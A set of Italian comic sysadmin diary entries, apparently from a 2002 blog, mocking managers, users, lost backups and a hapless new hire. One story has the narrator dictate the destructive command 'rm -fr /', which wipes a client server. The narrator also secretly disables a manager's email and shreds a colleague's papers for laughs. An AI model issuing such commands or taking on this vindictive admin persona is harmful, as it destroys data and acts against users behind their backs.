

Cosa fa' l'applicazione X ?

Cosa fa' l'applicazione X ?

Arrivo in Sala Comando abbastanza presto, mi tuffo (si fa' per dire) in Sala Macchine e comincio a controllare i nastri di backup e la situazione in generale.

Alle 9.15, prima ancora di essermi potuto sorbire il primo caffè' della giornata arriva UL1.

UL1: hemmm... bisognerebbe fare delle modifiche sul database di produzione dell'applicazione "X"...

IO: ...e... ?

UL1: hemmm... solitamente lo domanderei ad Y, ma e' in ferie...

IO: ...e... ?

UL1: hemmm... mi domandavo se non potessi farle tu...

IO: e perche' dovrei ?

UL1: hemmm... perche' sappiamo che sei bravo...

IO: ...e... ?

UL1: hemmm... e perche' in questo momento sei l'unico che sappia come si accede all'applicazione "X".

IO: (sospirando) porta ste' modifiche, quando ho tempo le faro'.

UL1: hemmm.... veramente bisognava farle ieri...

IO: se siete sopravvisuti fino ad oggi sopravviverete ancora un po'.

UL1 se ne va' non del tutto soddisfatto, ma se n'e' appena andato che arriva CL1.

CL1: (sventolando un fascio di fogli) ho bisogno di inserire questi dati nell'applicazione Tal-De-Tali, puoi farlo tu ?

IO: (stendo la mano)

CL1: (mi da' i fogli)

IO: (senza parlare infilo i fogli nel tritacarta)

CL1: (mi osserva esterrefatto)

IO: la lezione di oggi e' "sei un mio collega non il mio capo", fuori dai piedi.

CL1: (esce senza proferire parola)

Ritorna UL1.

UL1: ti ho mandato una mail...

IO: male!

UL1: perche' ?

IO: perche' adesso devo registrare la cosa nel database degli interventi e verra' scalato dal tuo budget.

UL1: (con espressione terrorizzata) ma... e' proprio necessario

IO: si

UL1: (sconsolato) vabbe'... quanto ci metti ?

IO: quanto ci devo mettere. Fuori dalle balle, quando ho finito ti chiamo.

Dopo qualche ora, ho preparato lo script da far girare per l'aggiornamento, eseguo e do' uno squillo a UL1 che controlli i suoi dati.

Dopo un po' arriva UL1.

UL1: c'e' qualche cosa che non va...

IO: hai trovato la strada fino a qui' quindi...

Cosa fa' l'applicazione X ?

UL1: (un po' stizzito) no! intendo... l'applicazione "X", ci sono dei dati che non dovrebbero apparire così'.
IO: e come dovrebbero apparire ?
UL1: be', per esempio questa voce qui' dovrebbe essere '2', non '1'.
IO: e che significato ha '2' invece che '1' ?
UL1: (imbarazzato) be.... non lo so per certo...
IO: come fai a dire che dovrebbe essere un '2' ?
UL1: hemmm... dunque...
IO: non puoi modificarla ?
UL1: non credo...
IO: fammi capire... questa \$#@!# applicazione ci avete messo 5 mesi a svilupparla, con un fuori-budget ed un fuori-tempo secco di un mese, e *non* c'e' modo di modificare una fetentissima voce senza scardinare il database con un piede di porco ??
UL1: ma non e' mia l'applicazione, e' di UL2
IO: e lui dov'e' ?
UL1: hemmm.. si sta' occupando di un'altra applicazione
IO: forse e' meglio che prima si occupi di questa no ?
UL1: (sollevato al pensiero di poter scaricare la patata) vado a chiamarlo.

Dopo un po' arrivano tutti e due.

UL2: quale e' il problema
IO: domandalo a lui
UL1: questa voce dovrebbe essere '2', non '1'.
UL2: vedo
UL1: non credi ?

UL1 e UL2 guardano me

IO: perche' guardate me ?
UL2: be', vorremmo la tua opinione
IO: la mia opinione e' che tale applicazione e' un'ammasso di codice privo di senso e privo di scopo, i programmatori dovrebbero essere castrati per impedirne la riproduzione ed il capo progetto eliminato fisicamente.
UL2: veramente abbiamo gia' un cliente disposto a comperarla...
IO: lo so che i masochisti esistono.
UL1: restiamo in tema... possiamo modificare l'1 in 2 ?
UL2: hemmm... credo di si'...
UL1: cosa comporta ?
UL2: (con espressione corruciata) non so con certezza...
IO: ma non sei tu il capo progetto di sta' roba ?
UL2: si', ma non ricordo tutti i dettagli...
UL1: vabbe' se te ne occupi tu... (scompare in un lampo)
UL2: hummm... non potremmo controllare cosa succede se quel valore e' 2 ?
IO: domandalo a chi ha scritto il codice
UL2: sono in ferie, non puoi guardare tu ?
IO: no.
UL2: ?? perche' no ?
IO: perche' non e' compito mio.
UL2: (visibilmente sofferente) cosa dici ?
IO: dico che il capo progetto sei tu. Tu sei il capo. Prendi una decisione.
UL2: e' che vorrei essere sicuro...

Cosa fa' l'applicazione X ?

Cosa fa' l'applicazione X ?

IO: puoi sempre iniziare un nuovo progetto, lo chiami "COSA \$#@! SUCCEDDE SE CAMBIAMO UN 1 IN 2 NELL'APPLICAZIONE 'X' CHE IO DOVREI CONOSCERE COME LE MIE TASCHE"...

UL2: (sofferente al pensiero di quello che finira' nel database dei problemi) no, non e' il caso...

Eccolo! Ansima... suda... sofferente come un bassotto sulla neve, violando tutti i principi imparati al corso di PHB, prende il coraggio a 12 mani, impugna la sua carriera e PRENDE UNA DECISIONE!!! (credo sia stata la prima volta nella sua vita)

UL2: OK!!! FACCIAMOLO!!!

IO: clicckety-click-UPDATE-click-SET-clickety-click ... fatto.

UL2: (gia' terrorizzato all'idea) hemmm... forse era meglio fare una copia prima...

A questo punto suona il telefono, rispondo in viva-voce, e' CL2:

CL2: NON FUNZIONA PIU' UN CAZZO!!!!

UL2: (sviene)

IO: il tuo non ha mai funzionato.

CL2: ???@???

IO: che cose' che non funziona ?

CL2: NON RIESCO PIU' A LEGGERE LA MAIL!!!

IO: riavvia il computer.

CL2: E POI???

IO: e poi piantala di urlare (riattacco)

UL2: (rinviene) che era ?

IO: niente. Sugerirei che tu vada a controllare nell'applicazione che cosa e' cambiato

UL2: (riprendendosi lentamente) si'... e' meglio...

Esito della giornata: l'applicazione "X" non ha mostrato cambiamenti di sorta, 2 o 1 non cambia una mazza...

UL2 sembra piu' vecchio di 10 anni... ma mi hanno detto che lo stress (loro) fa' bene alla salute (mia)...

Davide

30/07/2002 00:00

Dura Lex, Sed Lex

Dura Lex, Sed Lex

E' un martedi' uggioso... il cielo e' grigio ma non piove ed i CL si lamentano (come sempre). L'unica cosa positiva e' che SL e' fuori ufficio, da un Cliente Molto Importante, insieme ad UL a cercare di dimostrare che sono ancora capaci di fare qualche cosa che non sia muovere la bocca.

Non so perche' ma di tanto in tanto gli vengono queste idee, di ricordare a tutti (o a se' stesso) che "tanto tempo fa' quando gli uomini erano uomini e programmavano in Cobol" anche lui ha fatto la sua parte da tecnico e riusciva a distinguere al primo colpo lo spinotto del mouse da quello della tastiera. Adesso invece non gli basta piu' che uno e' viola e l'altro e' verde, e ci hanno pure il disegnano accanto... e taccio di quando cercava di infilare il connettore del telefono senza filo nello spinotto dell'alimentatore dello stesso (No boss! Non quello rosso.. *ZAPPO*! porc... un'altro...).

Cosi' sono qui' che mi distraigo un'attimo leggendo le boiate che vengono scritte sul web... carina sta' storia di MixerMan (<http://www.prosoundweb.com/recording/mm>), mi ricorda qualcuno... Quando all'improvviso.. suona il telefono... ed e' SL ovviamente...

SL - Quale e' il comando Unix per cancellare a raffica una serie di directory?

IO - (non molto concentrato) rm -fr

SL - erre-emme-meno-efte-erre e poi ?

IO - (sempre meno concentrato) e poi la directory da cui partire

SL - ok...barra... cosi' ?

IO - (ancora meno concentrato) e che ne so... mica lo vedo lo schermo...

SL - ok....ammazza quanto ci mette.

A questo punto il neurone che, da solo, gestisce la cavita' che dovrebbe essere il mio cervello, si sveglia improvvisamente e comincia a suonare la campana del giudizio universale...

IO - HEEEEEEE!!! MOMENTO!!!

SL - ???

IO - Cose' che state facendo ???

SL - devo cancellare la vecchia versione dell'applicazione per installare quella nuova.

IO - e che cose' che hai scritto ???

SL - quello che mi hai detto tu: rm -fr /

IO - barra e poi ???

SL - barra e niente.

IO - dimmi che non sei root...

SL - perche' ?

Prima che io riesca a spiegargli e lui riesca ad interrompere, il server si e' introiato per bene. Ovviamente il tutto sotto agli occhi di \$SysAdmin del Cliente Molto Importante (che si e' guardato bene dal dire "mah", tanto non sono affari suoi) e di \$SuperMegaBoss dello stesso Cliente Molto Importante...

SL - Cosa facciamo ?

IO - ma voi siete li' da \$NomeClienteMoltoImportante ?

SL - Si'...

IO - e state lavorando su \$NomeDelServerDelClienteMoltoImportante ?

SL - Si'....

Cosa fa' l'applicazione X ?

IO - quello che ho detto 3 mesi fa' che il backup non funzionava ?

SL - hemmm....credo di si'...

IO - quello che ho ripetuto ogni settimana che bisognava metterlo a posto ?

SL - hemmm....

IO - quello che ho inviato un migliaio di e-mail che ci voleva 10 minuti a metterlo a posto e che tu hai sempre detto che non c'era il tempo ?

SL - hummm... be', non e' che ho detto che non c'era il tempo...

IO - quello che ho ancora tutte le copie delle e-mail ?

SL - hemmm...

IO - quello che hanno speso un mese a mettersi i dati dentro a mano?

SL - hemmm...

IO - quello che qualcuno (UL) ha detto che il backup del database non serviva?

A questo punto dall'altra parte inizia una concitata discussione, tiro a indovinare ma credo che si siano appena accorti che l'applicazione ha smesso completamente di funzionare, io non sono molto interessato alla cosa cosi' dopo un po' riattacco.

Una mezz'ora dopo SL richiama, dal tono di voce mi pare che \$SuperMegaBoss abbia appena provveduto a punzonargli un nuovo BackOrifice...

SL - hemmm... sarebbe opportuno che tu facessi un salto qui' a reinstallare il server...e...hemmm.. dato che ci sei potresti anche provvedere a sistemare il backup e ...hemmm... consigliare una buona strategia di backup per gli altri server che non sono backuppati attualmente...

IO - Ok, pero' per arrivare fino li' ci metto un'ora, quindi sarebbe opportuno che io vada la' direttamente da casa mia, invece di venire in ufficio e poi andare la'.

SL - non credo ci sia problema...

IO - probabilmente ci metterò tutta la giornata...

SL - non credo ci sia problema...

IO - questo significa che qui' non ci sarà nessuno per almeno una giornata intera...

SL - hemmm... credo che sopravviveremo...

Ottimo! Una bella giornata fuori dall'ufficio (anche se scambio una gabbia per un'altra), e dato che il cellulare la' non prende (dato che lo lascio spento) sarò anche senza rompiscatole per almeno una giornata.

Tutto sommato questo martedì non è poi così male...

Davide

30/07/2002 00:00

L'e-postino suona sempre due volte...

L'e-postino suona sempre due volte...

Sono le 8.30 di mattina e la Sala Comando risuona delle immortali note dei Pink Floyd, non c'e' niente di meglio per cominciare la giornata. Salvo forse i Deep Purple.

Si sta' avvicinando l'assolo di chitarra di Gilmore quando un CL viola la mia privacy (alle 8.30 ??? che fa' qui? chi lo ha fatto entrare?).

CL - il mio laptop e' lento !

IO - prova a lanciarlo giu' dal tetto dell'edificio.

CL - non fare lo spiritoso!

IO - non era mia intenzione.

Attacco il laptop ed avvio. A me pare tutto normale. Va' come puo' andare un pentium 200 Mhz con 64 Mb di ram, 4 Gb di disco con su' una qualunque versione di Windows (cioe' da schifo).

IO - a me sembra tutto normale, che cose' che non va' ?

CL - apri la posta!

IO - ok

Mi giro prendo la prima lettera dalla mia cassetta ed uso il tagliacarte... non so se si e' capito, ma alla mattina, prima del caffe', non sono particolarmente brillante o disponibile alla collaborazione...

CL - intendevo la posta sul computer!

IO - ha... (faccio doppio click su quel distributore di virus ed altre amenita' che in Windows passa per un client di posta)

Si apre.... molto lentamente...

CL - vedi ?

IO - cosa ?

CL - e' lento!!

Faccio un rapido controllo: il file .pst e' 1,3 Gb. 5234 mail tra "elementi cancellati", 8212 nella Inbox, 513 nella Outbox un numero non precisato di folder...

IO - e ci credo, con tutta sta' schifezza qua' dentro.

CL - che si puo' fare ?

IO - cancellarla

CL - ma *MI SERVONO* !!!

IO - e allora tientele

CL - ma e' troppo lento!!!

IO - senti, non puoi avere la moglie ubriaca e la botte piena, a parte che non capisco come tu possa avere cosi' tante e-mail e pretendere che ti servano tutte, comunque o le elimini, o ti tieni la macchina cosi' come e'.

CL - non possiamo salvarle da qualche parte ?

IO - non ci pensare nemmeno. Abbiamo gia' abbastanza immondizia in giro.

CL - ma non vorrei perdere cose importanti

IO - allora fai un controllo ed elimina quelle che non sono importanti.

L'e-postino suona sempre due volte...

Cosa fa' l'applicazione X ?

CL - e come faccio ?

IO - mi prendi in giro ? se ogni mail contiene la storia di tutte le e-mail precedenti, ti tieni l'ultima ed elimini tutte le altre.

CL - ma ci metto tutto il giorno...

IO - questo e' un problema tuo, se ci pensavi prima non arrivavi ad avere tutta questa roba.

CL se ne va' a pensare a quale delle preziosissime mail puo' eliminare senza scatenare incubi terrificanti, ed io vado avanti con il lavoro solito.

Qualche minuto dopo suona il telefono...

CL2 - Hello', non ricevo piu' la posta per {nomecasellapostalegenerica}

IO - momento che controllo... ci sono 18340 e-mail non scaricate (il pollo ha un'autoreply che risponde ad un'altro auto-reply).

CL2 - Ma io sto' aspettando una mail estremamente importante

IO - scarica le e-mail gia' presenti e tutto funzionera' correttamente

CL2 - ma sono troppe e ci mette troppo tempo

IO - devo cancellarle ?

CL2 - hemmm... non si puo' cancellarle senza pero' cancellarle ?

IO - he ?

CL2 - voglio dire... non voglio cancellarle ma non voglio nemmeno scaricarle...

IO - vedi di deciderti...

CL2 - che succede se non le scarichiamo ?

IO - che il server rimbalza la posta perche' la casella e' piena.

CL2 - e che succede se le cancelliamo ?

IO - che il server ricomincia ad accettare mail, finche' la casella non si riempie di nuovo... perche' non le scarichi ?

CL2 - perche' sono tante...

IO - ..e diventeranno sempre di piu'...

CL2 - ..e perche' ci metto tanto...

IO - ..e ci metterai sempre di piu'...

CL2 - ..e perche' non mi interessano tutte...

IO - ..cosa c'e' che non va in te ?

CL2 continua a lagnarsi per un po', finche' non si convince che quelle 'azzo di e-mail deve scaricarsele e poi se le potra' cancellare. Dopo un po' arriva CL3.

CL3 - Come faccio ad inviare la stessa mail a 1500 persone ?

IO - tu lo sai cosa vuol dire "spam" vero ?

CL3 - non e' spam! E' una operazione di marketing!

IO - cioe' spam con un'altro nome...

CL3 - ma no! Questo e' perfettamente legale!

IO - la legalita' di inondare 1500 persone con messaggi indesiderati e' abbastanza discutibile. comunque se proprio vuoi, portami un documento firmato di tuo pugno cosiche' quando la polizia arrivera' qui' sapra' chi andare ad acchiappare.

CL3 - hemmm... aspetta un momento...

IO - lo sai vero che l'invio di spam e' punito dalla legge?

CL3 - ...hummm... aspetta che vado a discuterne con SL...

Con la prospettiva di un paio di mesi di "lavori socialmente utili" se ne va'. Subito dopo arriva UL.

L'e-postino suona sempre due volte...

Cosa fa' l'applicazione X ?

UL - continuo a ricevere messaggi di posta idioti!

IO - del tipo ?

UL - ecco, guarda qui' (mi mette sotto al naso un fascio di fogli)

IO - hummm... "la tua directory personale sul server e' piena"... "il messaggio X non e' stato ricevuto perche' l'utente Y non esiste"... "la tua password scadra' tra due giorni" (questo porta la data di una settimana fa'). Hai mai pensato di leggerli ?

UL - ma non so cosa farci!

IO - ok... clicckety-click-postadisabilitataperUL-click, fatto.

UL - te ne occupi tu ?

IO - gia' fatto.

Adesso la domanda e'... quanto tempo ci mettera' per accorgersi che non riceve proprio piu' niente ?

Davide

30/07/2002 00:00

Criptografologia

Criptografologia

Lo sapevo che prima o poi succedeva... Uno dei clienti della societa' ha ricevuto una "visita" indesiderata. No, non sto' parlando dell'ufficio delle tasse, ma di un ladro, che nottetempo si e' introdotto negli uffici di questa gente e (tra le altre cose) si e' portato via un laptop di proprieta' del Super-Pisquano del cliente stesso.

Il che non sarebbe un grosso problema se Super-Pisquano non avesse avuto un foglietto con la password di accesso al laptop appiccicato al laptop stesso, ed in bella vista sul 'desktop' del laptop una volta acceso un file con l'esotico nome di "lista password"...

Ovviamente il super-pisquano non ha pensato di informarci della cosa, cosi' 24 ore dopo il furto ci siamo trovati con un'ospite indesiderato su uno dei server, fortunatamente il wannabe-cracker ha solo spianato un paio di database, ed io ho i backup, e sputtanato un paio di siti internet, ed io ho i backup.

Cosi' cambiate tutte le password e ripristinate le cose, siamo a consulto con il SL-Team, il motivo della chiamata: Security!

SL - I recenti avvenimenti da \${nome_cliente} hanno evidenziato cio' che si era temuto: la nostra rete e' esposta bla bla bla, yada yada yada...

...20 minuti dopo...

SL - ...e' pertanto necessario riassettare le nostre priorita' e le capacita' operative utilizzando un'ottica orientativa bla bla bla, yada yada yada...

...45 minuti dopo...

SL - ...cosi' il secondo monaco entra nel bordello ed il primo dice all'altro bla bla bla, yada yada yada...

...un'ora e 10 minuti dopo...

SL - ...poi si aggiunge un po' di pepe e si fa' rosolare aggiungendo marsala e girando lentamente bla bla bla, yada yada yada...

...un'ora e mezza dopo...

SL - ...e dopo la rotazione del polso, per ottenere un'ottimo swing e' necessario bilanciare il peso sulla gamba sinistra, muovendo la mazza verso l'alto ed in avanti bla bla bla, yada yada yada...

...un'ora e tre quarti dopo...

SL - (rivolgendosi a me) tu che ne pensi ?

IO - rrronff...zzz... rrronff... *** EEEE??? CHE?COSA?COME?DOVE???

SL - hemmm... si parlava dei modi per migliorare la sicurezza...

IO - (sbadigliando) semplice: non usare password idiote e non scriverle su un foglio di carta appiccicato al computer.

SL - be', si', ma supponiamo che un'intruso si introduca dentro e...

IO - e non usare quell'accrocchio che memorizza le password in Windows.

Cosa fa' l'applicazione X ?

SL - ...e riesca ad accedere ad uno dei server...

IO - senti, se qualcuno riesce a sfasciare una porta corazzata spessa 10 centimetri, piu' due porte in vetro antisfondamento, se li puo' anche prendere i server, io non vado certo li' a chiedergli cosa sta' facendo.

SL - no, intendevo dall'esterno...

IO - l'unico modo che qualcuno ha di accedere dall'esterno e' usando un computer riconosciuto, con una password riconosciuta ed un nome utente riconosciuto. Se quel beota non avesse scritto la sua schifosa password su un foglio di carta appiccicato al computer non sarebbe successo niente.

SL - appunto, bisognerebbe poter prevenire questi problemi.

IO - intendi fare un trapianto di cervello a tutti i nostri clienti?

SL - he? No! Intendo dire, esistono modi di migliorare la sicurezza...

...eccolo! lo so, adesso comincia con la storia della crittografia...

SL - ...per esempio usando un sistema crittografico...

...ecchetavevodettoio...

IO - la crittografia non ti fa' un'accidente se sai il nome e la password.

SL - ma come puoi sapere il nome e la password se sono crittografate ?

IO - ...leggendole da un fetentissimo file chiamato "Server e Password" che un'idiota tiene in bella vista sul suo desktop ?

SL - ma se il file e' crittografato ?

IO - e se il file non c'e' per niente ?

SL - ma non puoi impedire ai clienti di tenere questa roba sul loro computer!

IO - e non puoi nemmeno obbligarli a crittografarli.

SL - infatti! Io intendevo dire di crittografare la connessione!

IO - e quale vantaggio spero di ottenere con questo ?

SL - hemmm...se la connessione e' crittografata nessuno puo' scoprire la password!

IO - nessuno ha "scoperto" la password. L'hanno letta direttamente! E non che ci fosse un gran che da scoprire! Il nome utente era "admin" e la password "password"! Un ragazzino di 3 anni l'avrebbe indovinata al primo colpo!

SL - appunto per questo io *Proibisco* di usare password cosi' semplici in futuro!

IO - qualcuno assai piu' potente di te ha *proibito* di rubare un 2500 anni fa' circa... non mi pare che i ladri siano spariti da allora...

SL - intendo dire che noi dobbiamo *impedire* che i clienti scelgano password cosi' stupide!

IO - e come conti di impedirglielo ? e come conti di impedirgli di scrivere le non-stupide password in un file o su un pezzo di carta che poi viene lasciato in bella vista sul computer o appiccicato allo stesso ?

SL - hemmm... e' necessario che noi per primi si dimostri come vengono utilizzate delle password seriamente...

IO - in tal caso hai voglia! la meta' dei clown che lavorano qua' dentro non sa' nemmeno che cosa e' una password! E questo mi ricorda... hai cambiato la tua password dall'ultima volta che te l'ho resettata perche' non te la ricordavi piu' ?

SL - certo che si'...

IO - vuoi dire che adesso non e' piu' (guardo il mio disorganizer)... le tue iniziali 3 volte ?

SL - ...hemmm... e tu come fai a saperlo ???

IO - perche' e' la stessa password che avevi prima di dimenticartela... in confronto la password di "default" (welcome) e' piu' sicura...

SL - ..hemmm... dobbiamo insistere durante le discussioni con i nostri clienti che vengano utilizzate delle password significative e che tali password rimangano segrete e non vengano facilmente divulgate! Dobbiamo "stressare" sulla sicurezza internamente e dimostrare che una buona sicurezza e' possibile...

IO - con questo branco di mammalucchi ?

Cosa fa' l'applicazione X ?

SL - suvvia, non sono poi cosi' mammalucchi...

In quel momento un CL mette dentro la testa ...

CL - (rivolto a me) scusa... hai un'attimo ?

SL - (piuttosto seccato) siamo in riunione...

CL - si' ma devo scaricare la posta...

SL - embe' ?

CL - non mi ricordo piu' la password, l'avevo scritta su un foglio di carta ed incollato alla tastiera, ma quelli delle pulizie l'hanno buttato via....

SL - (cercando di ignorare il mio sguardo alla "te l'avevo detto") e non puoi aspettare un'attimo a scaricare la posta ?

CL - e' che \${nome_cliente} mi ha mandato via mail la password che devo usare per accedere al loro server ed aggiornare i loro dati...

IO - (rivolto ad SL) dicevi? "stressare sulla sicurezza internamente"?

SL - ...hemmm....

Si', lo so che non dovrei rigirare il coltello nella piaga, pero'...

Davide

30/07/2002 00:00

Tanto va la gatta a Microsoft...

Tanto va la gatta a Microsoft...

Suona il telefono..

CL - hello' sono CL!

IO - io no...

CL - la lavagna della sala riunioni blu' e' rotta!

IO - la...che ?

CL - la lavagna.. quella bianca...

IO - come "e' rotta" ?

CL - ma si'... non si cancella piu'!

IO - ...mica ci hai scritto sopra con il pennarello ?

CL - si'

IO - c'e' un grosso cartello bordato di rosso appiccicato al muro ?

CL - si'

IO - me lo leggi ?

CL - "non scrivete con i pennarelli sulla lavagna!"

IO - e che vor di' secondo te ?

CL - hemmm...

E si'... "hemmm...".

Una piccola spiegazione: la "lavagna" e' in realta' un costosissimo congegno dotato di una superficie sensibile alla pressione, funziona in concomitanza con un normale PC ed un proiettore. L'immagine video del PC viene proiettata sulla "lavagna" (1,5 metri per 1), poggiando un dito sulla "lavagna" e muovendolo si muove il mouse, contemporaneamente e' possibile usare una serie di "pulsanti" proiettati per eseguire una serie di funzioni. Dato che viene usato come schermo per le proiezioni non ci si puo' scrivere sopra... come CL ha appena scoperto... Sigh!

Da qui' in poi le cose procedono in peggio.

Un paio d'ore dopo mi segnalano problemi ad accedere ad internet... ed infatti la connessione e' lenta come una lumaca zoppa.

Un veloce controllo rivela il problema: la macchina con indirizzo IP X.Y.Z.K sta' cercando di aprire 8500 connessioni contemporanee verso un mucchio di server sventrando il mio firewall come un pesce bollito...

La macchina in questione e' di CL2, ma guardacaso e' una macchina che conosco perche' e' in NAT dato che deve essere accessibile dall'esterno per non-mi-ricordo-che-motivo. Dato che la cosa e' sempre stata un problema secondo me, procedo al metodo duro: ovvero, mi fiondo da SL, lo acchiappo per la collottola e me lo trascino dietro, mi dirigo quindi alla volta di CL2 e procedo immediatamente a staccare il cavo di rete dal suo computer.

CL2 - che fai????

IO - no, che fai tu!

CL2 - io non sto facendo niente!

IO - e allora che ha la tua macchina da fare 8500 connessioni su internet?

SL - comecome?

Tanto va la gatta a Microsoft...

Cosa fa' l'applicazione X ?

CL2 - non so niente!

Mostro il log del firewall, poi noto l'espressione di CL2 e giro dietro al tavolo...Windows XP ?

IO - che e' sta' roba ?

CL2 - ...windows xp ...

IO - chi l'ha installato ?

CL2 - io.

IO - fammi vedere la licenza!

CL2 - hemmm... perche' ?

IO - perche' io sono responsabile di ogni schifezza che gira qua' dentro.

CL2 - hemmm... non ho la licenza, l'ho a casa...

A questo punto apro il CD e noto un bel CD nashuatec con su scritto "XP" ... IO - E questo cosa e' ?

CL2 - hemmm...

SL - (inorridito) non possiamo utilizzare software pirata!

IO - piu' che giusto, ne abbiamo gia' troppo.

CL2 - ma e' meglio!

IO - cosa? il software pirata ?

CL2 - no, e' meglio XP di windows 2000

IO - a parte che tra la padella e la brace non vedo che differenza ci sia, comunque non sei tu che decidi quale OS utilizzare come base.

SL - e' prassi comune "standardizzare" (quanto gli piace questa parola) la piattaforma di sviluppo (pure questa) in modo da minimizzare lo sforzo di manutenzione.

...ma...ma... ha detto una frase completa che ha un senso!!!

CL2 - ma io preferisco XP!

IO - preferisci anche la busta paga?

CL2 - hemmm...

SL - suvvia, non esageriamo...

IO - abbiamo stabilito durante la riunione annuale che il budget attuale *non* consente l'upgrade di tutte le macchine, se questo si tiene XP sulla macchina *tutti* vorranno l'upgrade. O comperi licenze per tutti o vai con il software pirata.

SL - no, questo e' inaccettabile.

IO - e comunque non abbiamo ancora capito perche' questo coso sta' impastando il mio firewall!

CL2 - non so niente...

Faccio un rapido controllo... il suo *nuovo* Windows XP ospita 186 virus diversi...

IO - hai tempo 30 minuti per spianare quella macchina e reinstallarti Windows 2000 (sheees... ok, l'ho detto...), poi procedero' IO a spianarla!

CL2 - posso riavere il mio cavo di rete cosi' faccio il backup sulla rete?

IO - per infettarmi tutta la rete ? scordatelo!

CL2 - ma...

IO - Niente "ma". Se non ti va bene lamentati con la Microsoft.

CL2 sara' noto da oggi in avanti con il nickname "The Virus".

Microsoft... quanti virus vuoi avere oggi?

Tanto va la gatta a Microsoft...

Cosa fa' l'applicazione X ?

Davide
30/07/2002 00:00

Enter the scapegoat...

Enter the scapegoat...

#####

Rewind to: un paio di settimane fa'...

#####

Ok, dato che il mio (quasi-ex) collega, diventera' un'ex-collega in breve tempo, il nostro SL ha deciso che e' il caso di assumere un rimpiazzo.

Quiz:

Ha pensato di domandare la mia opinione su _chi_ o _cosa_ assumere? ha ipotizzato di interrogarmi riguardo cosa menzionare nell'annuncio da pubblicare per la ricerca? ha ritenuto saggio inviarmi una copia dei CV che ha ricevuto in risposta all'annuncio pubblicato? mi ha reso partecipe dei colloqui intercorsi tra lui ed i candidati?

(hint: tutte le risposte iniziano con "N").

Domanda-bonus: mi ha informato di aver preso una decisione?

Un bel venerdi' mattina HR-CL mi fa' "lunedì arriva il tuo nuovo collega"... heeee???checosacomechi?? e 'ndo' lo metto? che computer gli do'? come si chiama (almeno questo si puo' sapere)?

Ho saputo in seguito che l'annuncio richiedeva per una posizione di "Senior System Engineer"... il tipo ha 25 anni (anche se ne dimostra un 35-40)... se lui e' "senior" io sono "veteran"...

Devo solo supporre che SL ed HR-SL che lo hanno intervistato sono rimasti vittime di una seria intossicazione da sigle (MSCP OOP HBA MBA SSL TLW... tutte scritte sul CV di questo tizio) oppure quella mattina si erano fumati qualche cosa di molto buono...

Vabbe', vediamo se si puo' tirare fuori qualche cosa di umano da questo tipo, altrimenti la prossima stampante che mi scivola sulle scale dovro' decidere chi o cosa salvare...

Spendo il venerdi' pomeriggio installando una macchina per costui (l'ultima macchina 'spare' disponibile) e rimettendo in sesto un tavolo cosi' che abbia un posto dove sedersi.

Arriva lunedì... ed il tipo si presenta puntuale... alle 10.30... lamentando "problemi familiari, di traffico, di sveglia..."... hummm.... Tanto per dargli un nome lo chiameremo Bob.

Gli faccio fare rapidamente un giro dell'edificio con rapida presentazione degli elementi piu' rappresentativi di questo zoo (quello e' il tizio che aveva 600 virus sul computer, quello e' il tizio che quando la stampante dice "aggiungere carta" cambia il toner, quello e' il tizio che quando il computer dice "la tua password sta' per scadere" stacca il cavo di rete e cosi' via...). Dopo gli mostro il sito web interno per Assistenza che contiene l'elenco dei server, le password relative etc. etc.

La giornata scorre con lui che si legge un po' di documentazione relativa a come i server sono installati a cosa c'e' ed a cosa non ce', ed io che risolvo i problemi che arrivano (e che c'e' di nuovo in questo?).

#####

Fast forward to: qualche giorno dopo

Enter the scapegoat...

Cosa fa' l'applicazione X ?

#####

... mi domanda come si aggiunge una linea ad una tabella di Word...

#####

Fast forward to: qualche giorno dopo

#####

...noto che scrive sulla tastiera con solo due dita e per scrivere il suo nome completo ci mette lo stesso tempo che un bradipo, stanco e con un'unghia incarnita alla zampa anteriore destra, ci impiega a percorrere un kilometro...in salita...no, il suo nome non e' cosi' lungo...

...noto anche che non e' conscio del fatto che nel 1990 la Microsoft ha introdotto il drag-'n-drop per copiare i files...e che nel '95 si sono resi conto che i mouse hanno due pulsanti...

#####

Fast forward to: qualche giorno dopo

#####

...gli assegno il compito di installare una nuova macchina con Linux, Ok, ammetto che Yast non e' proprio il programma da niubbi che pretende di essere, ma DIOBONO! chiunque abbia usato per piu' di due ore un qualunque programma semigrafico dovrebbe capire che premere ALT+letteraevidenziata attiva il comando corrispondente e non continuare a piagnucolare che "il mouse non funziona".

Se ve lo state domandando: l'installazione completa gli ha preso un tempo compreso tra 2 e 6 giorni (non ho controllato se ha lavorato anche il sabato e la domenica). E comunque ho dovuto reinstallare tutto dato che il pollo ha dimenticato di installare "qualche libreria", oltre a configurare la tastiera come serbo-croata...

E se vi state domandando perche' ho reinstallato tutto, perche' reinstallare_tutto_da_zero=20 minuti scarsi mentre identificare_ed_installare_ogni_singolo_elemento_dimenticato_dal_pollo=non lo so ma sicuramente di piu'.

#####

Fast forward to: qualche giorno dopo

#####

GIURO!!! Questa non me la sto' inventando!!!

...gli dico di premere ctrl-alt-f2 per accedere ad una seconda consolle su un server... lui si lamenta che non funziona, dopo un po' mi rendo conto che ha *scritto* ctrlalteffe2 sulla linea di comando...

#####

Fast forward to: oggi.

#####

Un CL telefona che non riesce ad accedere alla rete, decido che e' il momento che Bob esca dallo sgabuzzino e lo sguinzaglio sulle tracce dell'utonto... 5 ore dopo (circa) SL e Bob compaiono davanti al mio tavolo.

SL - abbiamo un'elenco degli indirizzi IP interni ?

IO - Se intendi quali indirizzi sono usati, solo per i server.

SL - cioe' non sai chi sta' usando un certo indirizzo IP ?

Enter the scapegoat...

Cosa fa' l'applicazione X ?

IO - Solo se e' un server, altrimenti non mi interessa.

SL - E se io volessi sapere chi sta' usando X.Y.K.Z ?

IO - (ci penso su' un'attimo) Non e' un server. A che scopo ?

SL - Come fai se c'e' un conflitto di indirizzi ?

IO - A parte che per esserci un conflitto qualcuno deve essersi messo a giocare con il suo indirizzo IP, oppure e' uno con un portatile che era fuori da un po' ed e' rientrato, comunque, anche se fosse, che problema c'e' ?

Basta cambiare l'indirizzo.

SL - si', ma prima devi scoprirlo.

IO - scoprire... cosa ?

Bob- Che c'e' un conflitto.

IO - lo vedi immediatamente.

Bob- Non con Windows-questo-e-questo.

...lo guardo per qualche secondo, dopodiche' procedo a cambiare l'IP della macchina che sto' installando in modo che sia in conflitto con l'IP della _mia_ macchina, riavvio e Windows mi informa garrulo che "c'e' un conflitto con un'altro computer"... osservo Bob senza parlare per circa 30 secondi...

IO - A parte questo, comunque e' un problema che risolvi in 10 minuti.

SL - Ci abbiamo (plurale majestatis suppongo) messo tutta la giornata...

IO - he ?

Bob- Il computer di CL non mi diceva che c'era un conflitto...

